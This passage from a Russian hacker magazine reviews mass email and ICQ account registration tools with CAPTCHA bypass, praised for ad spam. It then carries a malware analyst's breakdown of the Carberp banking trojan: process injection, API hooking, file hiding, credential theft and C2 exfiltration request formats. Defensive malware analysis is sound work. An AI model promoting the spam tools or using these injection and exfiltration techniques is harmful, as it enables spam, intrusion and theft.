Проверить на валидность напарсенные из поисковиков ссылки можно с помощью специального скрипта tds_checker.pl, который ты также сможешь найти на нашем диске. Любые предложения и пожелания ты можешь оставлять в топике на Ачате bit.ly/mwL4h0.

Программа: Rambler Regger
ОС: Windows 2000/XP/2003 Server/ Vista/2008 Server/7
Автор: Zdez Bil Ya



Массовая регистрация ящиков на Rambler'е

Теперь приступим к свежему софту от постоянного участника нашей рубрики Zdez Bil Ya. Первая из представленных софтин — это программа для массовой регистрации email'ов на сервисе Rambler.ru. Программа имеет многопоточный режим (в том числе через socks), кроме этого она распознает капчу с помощью сервиса Antigate. Логины и пароли для мыл генерируются автоматически, а результат работы программа записывает в файл good.txt, ведя при этом подробный лог. Официальная страница реггера — bit.ly/iiv2S3. Там же можно задать любые свои вопросы автору.

Программа: ICQ Multiregger
ОС: Windows 2000/XP/2003 Server/ Vista/2008 Server/7
Автор: Zdez Bil Ya



Много асек не бывает

Вторая прога от Zdez Bil Ya — это массреггер уинов через сервис icq.com, который был написан совсем недавно и, в отличие от другого подобного софта, еще долго не утратит свою актуальность. Особенность реггера состоит в том, что процесс регистрации асечных номерков происходит с помощью списка email-адресов (здесь тебе и может пригодиться Rambler Regger). Так как в прошлом году ася полностью изменила свои системы ретрива и регистрации, теперь зарегать аську ты сможешь только с валидным мейлом, с помощью которого регистрация и подтвердится. Другие особенности утилиты:

- многопоточность;
- распознавание капчи через антигейт;
- прокси и соксы;
- подробные логи работы программы;
- формат файла с мылами: email;пароль (по одному в строке);
- сохранение всех зарегистрированных асек в файл good.txt;
- подтвержденная работа с мейлами следующих сервисов: mail.ru (bk.ru, inbox.ru, list.ru), yandex.ru, rambler.ru;
- теоретическая работа со всеми мыльными сервисами, POP-сервер которых выглядит как pop.site.domain.

На выходе ты получишь список валидных свежезареганных асек, которые идеально подойдут для рекламной рассылки :). За поддержкой обращайся прямиком к автору: bit.ly/k8yQzt.

Григорьев Максим, Malware Analyst Group-IB (Slim_d0g@mail.ru)
Бутенко Александр, Malware Analyst Group-IB (iRe9ent@gmail.com)



GENERATION CARBERP

Изучаем все секреты трояна Win32/TrojanDownloader.Carberp


Троян Win32/Carberp появился не так давно, в первой половине 2010 года, и можно сказать, что этот вирус имеет неплохой потенциал. Он использует достаточно большое количество необычных трюков для обхода эвристических алгоритмов современных антивирусов и сканеров. «Полезная» нагрузка же делает его сравнимым с Zeus'ом или SpyEye. В этой статье мы рассмотрим некоторые особенности данного троянца.

С чего же все началось?

Когда мы принялись исследовать этого зловреда, из пяти семплов, посланных на VirusTotal.com, только один определялся многими антивирусами, у остальных четырех семплов количество детектов было гораздо меньшим. Сравнив все экземпляры при помощи плагина BinDiff для IDA, мы обнаружили, что код был идентичным. Посмотрев внимательнее на файлы в редакторе HIEW, картина стала проясняться. Во-первых, отличались некоторые поля PE-заголовка. Во-вторых, в первой секции «.text» не было кода вообще, а единственное, что там было прописано,

Win32/TrojanDownloader.Carberp


Win32/TrojanDownloader.Carberp



А вот антируткит GMER все-таки заметил что-то неладное

— имена двух библиотек (kernel32.dll и advapi32.dll), а также название одной функции (EqualPrefixSid), которые окружены случайными последовательностями байтов. Эти данные используются при распаковке вируса. Ну и наконец, отличались таблицы релокаций. Предпоследние секции «.reloc» были различного размера, и сами значения релоков также не совпадали. Именно эти три отличая позволяли данному вирусу обходить сигнатуры. Также, помимо пяти семплов одной версии зловреда, были исследованы еще две версии, которые отличались друг от друга как механизмами защиты, так и своим функционалом (см. таблицу 1).

Наконец мы приступили непосредственно к исследованию. При анализе вирусов часто приходится сталкиваться со сложностями при снятии навесной защиты из-за различных антиотладочных приемов и обфускации. Но с данным экземпляром проблем не возникло, его упаковщик снялся без особых усилий. Впрочем, самое интересное начинается дальше.



Забавно, что через TaskManager можно увидеть нашего «невидимку»

Временные файлы

При анализе этого зловреда мы сначала не поняли, зачем же он создает временные файлы, копируя в них стандартные библиотеки Windows (ntdll.dll, kernel32.dll и ws2_32.dll). Оказалось, что это делается для безопасности вируса. После создания копии библиотеки, он отображает ее к себе в память, находит нужные ему при работе функции и сравнивает первые 10 байт с теми, что находятся в импортированной библиотеке. Если они не совпадают, значит какая-то «недобрая» программа поставила хук на эту функцию, и вирус сразу восстанавливает эти 10 байт из оригинальной библиотеки, а точнее — из образа ее копии. Поэтому с уверенностью можно сказать, что желающие поизучать внутренности Carberp'а мог\ут отложить API Monitor на дальнюю полку своего жесткого диска :).

Вызовы API-функций также сделаны с изюминкой. В программе присутствует механизм, который получает на вход константу, а на выходе высчитывает необходимый адрес. Конечно, этот подход значительно затрудняет статический анализ зловреда, хотя также имеет и свои минусы — если поставить точку останова на конец функции расшифрования, то легко можно отследить последовательность вызова функций, а написав парочку скриптов для OllyDbg и IDA, можно восстановить их названия и без проблем статически исследовать код. В одной из исследуемых версий трояна также использовалось шифрование всех текстовых строк, используемых программой, что значительно затруднило анализ вредоносных возможностей.

Завоевание новых территорий

Во многих троянах код «полезной нагрузки» не выполняется при первом запуске — он инжектируется в какой-то уже работающий процесс и начинает действовать уже там. Данный вредонос — не исключение, и для внедрения он использует процесс explorer.exe. Только делает он это очень необычно.

Классификация компании ESET	Хеш файла
Win32/TrojanDownloader.Carberp.W	641C4FF3047077231A92931D75C20017
Win32/TrojanDownloader.Carberp.X	D9D92134F12469A68FCA24F49F1CC608
a variant of Win32/Kryptik.LKI (эвристический детект)	74995A8F06E1268A43E1CF26A36DFF84

Таблица 1. Отличие версий по функционалу и защитным механизмам



Win32/TrojanDownloader.Carberp



Win32/Troja

TrojanDownloader.Carberp

	Win32/TrojanDownloader.Carberp.W trojan	Win32/TrojanDownloader.Carberp.X trojan	Win32/TrojanDownloader.Carberp.X trojan
Пакер	Да	Да	Да
Анти-ВМ	Нет	Нет	Нет
Анти-отладка	Нет	Нет	Нет
Метод инъекции	Создание двух объектов типа «Section»	Создание двух объектов типа "Section"	Вызов QueueAPCThread()
Шифрование строк	Нет	Да	Нет
Шифрование команд	Нет	Да	Нет
Шифрование функций	Да	Да	Да
Предотвращение перехвата API-функций	Да	Да	Да
Рандомизация данных в секциях	Да	Да	Да
Сокрытие вредоносного файла от ОС	Да	Да	Да


Таблица 2. Все средства защиты, применяемые нашим трояном

Первым делом, процесс вызывает функцию CreateProcess с выставленным флагом CREATE_SUSPENDED, тем самым создавая новый, приостановленный дочерний процесс explorer.exe. Затем вызовом функции ZwCreateSection создается объект «секция» (SectionObject — это часть памяти, которая может разделяться между разными процессами) со всеми возможными правами (чтение, запись, исполнение). Далее секция мапится в контекст трояна функцией ZwMapViewOfSection и при помощи memcpy вредонос копирует свою распакованную копию в эту область памяти. После этого, секция отображается в контекст дочернего explorer.exe, и тем самым туда заносится вредоносный код. Но это еще не конец, ведь вредоносный код должен также выполниться explorer'ом. Для этого функцией ReadProcessMemory из процесса explorer.exe копируется место, где находится спроецированный исходный файл, в контекст вредоносной программы. Создается еще одна секция, которая сначала отображается в троянскую программу, а потом в нее с помощью memcpy копируется полученная из explorer'а часть памяти. Следующим шагом патчатся несколько байт на точке входа таким образом, чтобы происходил прыжок на вредоносную функцию. И наконец, секция отображается в контекст explorer'а на то место, где раньше находился исходный образ. Теперь все готово для запуска дочернего explorer'а. Троян вызывает ZwResumeThread, тем самым запуская вредоносный код, уже находящийся в другом процессе. Получив управление в новом месте, Carberp начинает работать в полную силу, запуская вредоносные функции payload'а и внедряясь во все запускаемые процессы. Естественно, во всех новых захваченных территориях вредонос также производит описанную выше проверку на наличие хуков в необходимых ему API-функциях.
В более новой версии Carberp'а нами был обнаружен другой способ заражения порожденного процесса explorer.exe. Первые шаги остались неизменными — сначала создается глобальная секция, которая мапится в дочерний процесс, и туда копируется вредоносный код. А дальше вызывается недокументированная функция ZwQueueApcThread, которая ставит в очередь на выполнение в explorer'е асинхронный вызов одной из вредоносных функций, находящихся в образе секции. При вызове ZwResumeThread начинается выполнение вредоносного кода.


Игра в прятки

Прежде чем обсуждать функции, которыми может похвастаться данный вредонос, стоит разобрать еще несколько интересных моментов его жизни. Конечно же, как и любой уважающий себя вирус, Carberp прописывается в автозагрузку, причем банально копируя себя под случайным именем в директорию %HOMEDRIVE%\%HOMEPATH%\StartMenu\Programs\StartUp\. Тем не менее, не все так просто! В вирусе предусмотрен механизм, позволяющий скрыть присутствие файла в системе.
После внедрения трояна в дочерний explorer.exe, вызывают-





Алгоритм заражения процесса explorer.exe, часть 1



Так выглядит подмена функций

ся механизмы, которые инжектируют его в исходный explorer. Сначала происходит поиск PID-процесса. Стоит отметить, что в программе заложено два способа поиска. Первый способ заключается в последовательном вызове функций FindWindow ("Shell_TrayWnd", 0) и GetWindowThreadProcessId (hWnd, &id), таким образом, в переменной id должен появиться нужный PID. Если же по какой-то причине функция вернула «id=0», то происходит обыкновенный перебор процессов и поиск нужного.

Когда заветный PID найден, программа внедряется в explorer давно известным способом — ZwOpenProcess + WriteProcessMemory. Также вредонос делает хук двух функций в захваченном процессе — NtQueryDirectoryFile и NtResumeThread из библиотеки ntdll.dll. Чтобы уйти от детекта некоторыми антируткитами (например, RootkitUnhooker), хук делается не совсем стандартным способом. Троян подменяет не адрес нужной функции, а адрес функции KiFastSystemCall (см. рисунок).

Так для чего же подменяются функции? NtQueryDirectoryFile перебирает все файлы, находящиеся в директории. Она вызывается почти во всех программах (в том числе в explorer и cmd) при обзоре каталогов файловой системы. Ее подмена необходима для того, чтобы скрыть факт присутствия файла. NtResumeThread вызывается explorer'ом при смене директории и при (!) запуске приложения. Таким образом, если explorer заражен, то при запуске любого приложения вредоносная «закладка» определяет PID запускаемого процесса и инжектится в него, также подменяя вышеупомянутые функции. Легко понять, что при старте системы троян автоматически запускается, заражает explorer, а соответственно и все порожденные им процессы.

На этом заканчивается список средств защиты, используемых Carberp'ом. Полный список средств защиты, применяемый этим трояном, приведен в таблице 2.

Начинка

Разобравшись со всеми защитными механизмами трояна, мы приступили к изучению вирусной начинки. Оказалось, что в нем имеет место вполне стандартный функционал похищения пользовательских данных, сравнимый с функционалом того же IBank'а или Zeus'а и дополненный неплохим протоколом обмена данных между компьютерами жертвы и злоумышленника. Собирая по всей системе пользовательские сертификаты, пароли к учетным записям и прочей ключевой информации, добытые с помощью работающего кейлоггера и снятия скриншотов рабочего стола, вредонос упаковывает все найденное в cab-архив и готовит его к отправке.

Общение с хозяином

Теперь посмотрим на реализованный в трояне протокол обмена данными. Условно в нем можно выделить этап установки соединения и непосредственно рабочий этап обмена информацией.

Этап установки соединения

1 — Зараженный компьютер:


1. Установка соединения с сервером 1.
2. Отправка строки GET-запросом, предусматривающей указание параметров:
   - uptime;
   - downlink;
   - uplink;
   - id (зашифрованная строка, содержащая информацию о зараженной системе);
   - statpass (начальный пароль);
   - comment.

   Вот пример такого запроса:

   ```
   /stat?uptime=<val1>&downlink=<val2>&uplink=<val3>
   &id=<val4>&statpass=<val5>&comment=<val6>
   ```
3. Ожидание приема информации от сервера.

2 – Сервер злоумышленника:

2




Алгоритм заражения процесса explorer.exe, часть 2

3

Алгоритм заражения процесса explorer.exe, часть 3



Win32/TrojanDownloader.Carberp



А вот и пропатченные байтики в explorer.exe

```
.text:00414534 dword_414534    dd 3E503Ch              ; DATA XREF: sub_40B8F0+BC↑o
.text:00414538 aUrlSLoginSPass db 'Url: %s',0Dh,0Ah    ; DATA XREF: sub_40B8F0+15E↑o
.text:00414538                 db 'Login: %s',0Dh,0Ah
.text:00414538                 db 'Password: %s',0Dh,0Ah
.text:00414538                 db 'UserAgent: %s',0Dh,0Ah,0
.text:0041456A                 align 4
.text:0041456C aInformation_tx db 'Information.txt',0  ; DATA XREF: sub_40B8F0+1F9↑o
.text:0041457C aScreen_jpeg    db 'screen.jpeg',0      ; DATA XREF: sub_40B8F0+27F↑o
.text:00414588 aFloppy         db 'Floppy',0           ; DATA XREF: sub_40B8F0+2DD↑o
.text:0041458F                 align 10h
.text:00414590 aA              db 'A:',0               ; DATA XREF: sub_40B8F0+2E2↑o
.text:00414593                 align 4
.text:00414594 aFloppy_0       db 'Floppy',0           ; DATA XREF: sub_40B8F0+395↑o
.text:0041459B                 align 4
.text:0041459C aA_0            db 'A:',0               ; DATA XREF: sub_40B8F0+39A↑o
.text:0041459F                 align 10h
.text:004145A0 aCombobox       db 'ComboBox',0         ; DATA XREF: sub_40BEB0+81↑o
.text:004145A9                 align 4
.text:004145AC aEdit           db 'Edit',0             ; DATA XREF: sub_40BEB0+9F↑o
.text:004145B1                 align 4
.text:004145B4 aKeyNameSKeyPas db 'Key name: %s',0Dh,0Ah ; DATA XREF: sub_40BEB0+1D8↑o
.text:004145B4                 db 'Key password: %s',0Dh,0Ah
.text:004145B4                 db 'Key Path: %ws',0Dh,0Ah,0
.text:004145E4 aInformation__0 db 'Information.txt',0  ; DATA XREF: sub_40BEB0+2DB↑o
.text:004145F4 aScreen_jpeg_0  db 'screen.jpeg',0      ; DATA XREF: sub_40BEB0+351↑o
.text:00414600 aSecret_key     db 'secret.key',0       ; DATA XREF: sub_40BEB0:loc_40C276↑o
.text:0041460B                 align 4
.text:0041460C aS              db '[%s]',0             ; DATA XREF: sub_40C390+E8↑o
.text:00414611                 align 8
.text:00414618 aPostCSHttp1__3 db 'POST /%c/%s HTTP/1.0',0Dh,0Ah ; DATA XREF: sub_40C6E0+10↑o
.text:00414618                 db 'Host: %s',0Dh,0Ah
.text:00414618                 db 'User-Agent: %s',0Dh,0Ah
.text:00414618                 db 'Accept: text/html',0Dh,0Ah
.text:00414618                 db 'Connection: Close',0Dh,0Ah
.text:00414618                 db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
.text:00414618                 db 'Content-Length: %d',0Dh,0Ah
```

Граф из IDE проанализированной второй части нашего криптора

1. Отправка информации зараженному компьютеру. Могут быть отправлены следующие коды:
   - ok;
   - badpass;
   - session: <№ сессии>.

3 — Зараженный компьютер:

1. Распознавание полученной от сервера информации:
   - ok — соединение установлено;
   - badpass, session — повторная передача начальной информации от сервера.

Этап передачи данных

1 — Зараженный компьютер:

1. Отправка строки POST-запросом на сервер 2, предусматривающей указание параметров:
   - относительного пути, по которому на сервере злоумышленника будут располагаться переданные файлы;
   - зашифрованная строка, содержащая закодированную строку с информацией о системе и кодовое слово.

   Передаваемая строка может выглядеть так:

   1|palladin|05B45905A93F7D4B843D385AAE079AF1|0|0

   А зашифрованная следующим образом:

   a=e15e327af46a915c1b0014a284c052787ea7d63c8c40b1
   a3dcafea6bb8e7076b0f6601861783dff7cbca429eb76a47

   Шифрование строки сопровождается дополнением избыточности.
2. Отправка сформированного .cab-файла с похищенной информацией серверу 2.
3. Периодически происходит проверка установленного соединения. Данное действие аналогично предыдущему, за исключением того, что передается строка:

   0|check|00000000000000000000000000000000|

2 — Сервер:

1. На стороне сервера осуществляется расшифровка принятого сообщения. Отправка уведомления об успешном приеме проверочного пакета.
2. Отправка информации зараженной машине. Вот что сервер может отправить в зависимости от версии трояна (см. таблицу 3).

3 — Зараженный компьютер:

1. Распознавание принятой информации (см. таблицу 4).

Надо сказать, что передачу информации Carberp осуществляет грамотно: инициализация связи сопровождается зашитым в


В ранней версии:	В новой версии:
update	update
dexec	download
killbot	killuser
startsb	loaddll
	grabber

Таблица 3. Информация, отправляемая трояну сервером, в зависимости от версии

berp Win32/TrojanDownloac



Win32/TrojanDownloader.Carberp



```
Address  | ASCII dump
00401000 ┘лxgEАVkernel32.dll.EqualPrefixSid.advapi32.dll.яяV‡АAх‡‡л▌.....
00401040 ................................................................
00401080 ................................................................
004010C0 ................................................................
```

Содержимое секции «.text»


троян паролем, состояние канала связи периодически проверяется специальными пакетами, передаваемая информация шифруется, а шифротекст при этом наполняется избыточностью. Более того, возможно удаленное управление зловредом — в разбираемой нами версии присутствовал функционал по разбору команд от удаленного сервера. Здесь вирусописатели предусмотрели возможность обновления вируса, возможность самоудаления и загрузки дополнительных модулей. Кстати, последние направлены на целевые банковские системы. Заполучить образец такого модуля нам, к сожалению, не удалось, но с высокой вероятностью в нем можно обнаружить механизм перехвата выполняемой клиентом транзакции и подмены страниц аутентификации на страничках интернет-банкинга.

Дополнительные возможности

Дополнительную убойность троянцу добавляют специальные плагины, которые он загружает вдобавок к основному функционалу. На момент исследования у нас было три зашифрованных плагина с символичными именами miniav.plug, killav.plug и passw.plug (именно в таком виде их удалось достать с сервера, с которым Carberp взаимодействует). Потратив немного времени на исследование шифрованных файлов и написание к ним декриптора на языке python, удалось выяснить, что содержимое этих плагинов соответствует их названию. Действительно, miniav.plug занимается устранением конкурентов — если на компьютере жертвы помимо Carberp'а присутствует другой зловред, например, тот же самый Zeus, то последний безжалостно удаляется из системы. Плагин killav.plug нейтрализует работу антивирусных систем, ну а passw.plug способен перехватывать вводимые пользователем пароли.

Заключение

Итак, мы немного рассказали о защитных трюках трояна, о весьма элегантном способе заражения других процессов, наконец, непосредственно о его вредоносном функционале. Налицо эволюция технологий сокрытия от антивирусных эвристик и сигнатур. К слову, на момент начала исследования далеко не все антивирусные продукты могли отнести файл к классу вредоносных. Поэтому надо держать руку на пульсе — уже сейчас некоторые вирусные аналитики предполагают стремительное развитие Carberp'а.






Иллюстрация работы троянского протокола

Ранняя версия	Новая версия	Описание
update	update	Скачивает PE-файл с новой версией трояна с удаленного сервера и устанавливает его в систему
dexec	download	Скачивает дополнительный PE-файл с удаленного сервера и производит его запуск
killbot	killuser	Удаляет трояна из системы
startsb	loaddll	Скачивает дополнительную библиотеку с плагином, которая подгружается в контекстную память троянского процесса
	grabber	Осуществляет сбор различных данных из системы

Таблица 4. Распознавание принятой информации

Закоржевский Вячеслав



МОБИЛЬНАЯ МАЛВАРЬ ПОД МИКРОСКОПОМ




Рис. 1. Фрагмент работы зловреда под эмулятором Sjboy сразу после запуска




Рис. 2. Фрагмент работы J2ME-зловреда во время «игры» под эмулятором Sjboy

Рассматриваем «эротический» J2ME-зловред во всех интимных подробностях

Во всех предыдущих статьях из этой рубрики совсем не упоминались мобильные зловреды. Однако они существуют и, вопреки расхожему мнению, наносят неплохой урон кошельку пользователей. Поэтому в этой статье я разберу троянца для мобильных телефонов, маскирующегося под игру эротического содержания.

Итак, подопытный – зловред под Java 2 Micro Edition (J2ME). Напомню читателям, что именно эту платформу для запуска приложений использует подавляющее большинство обычных мобильных телефонов (это те, которые НЕ смартфоны :)). Ее популярность более чем высока. Прежде чем начать разбор непосредственно файлов, я решил запустить зловред под эмулятором Sjboy. Вот как будет выглядеть экран реального мобильного телефона сразу после запуска сэмпла (см. рис. 1).

Как мы видим – это приложение позиционирует себя как игра. При этом пользователю любезно сообщается о факте содержания эротического контента. Конечно же, все это сделано исключительно для отвлечения внимания. А теперь – прочитаем правила игры (выдержка, орфография оригинала сохранена):

```
«Это уникальная эротическая игра на ваш мобильный, которая не имеет аналогов. Цель игры – нужно чем быстрей, тем лучше раскрыть мозаику из цветных квадратов, для того что бы увидеть спрятанную за ней картинку эротического содержания. Для уничтожения квадратов на экране Вам необходимо нажимать кнопку «Жми»».
```

Вроде бы, ничего особенного – игра как игра. Но подождите, что там еще написано (выдержка, орфография опять-таки сохранены):

```
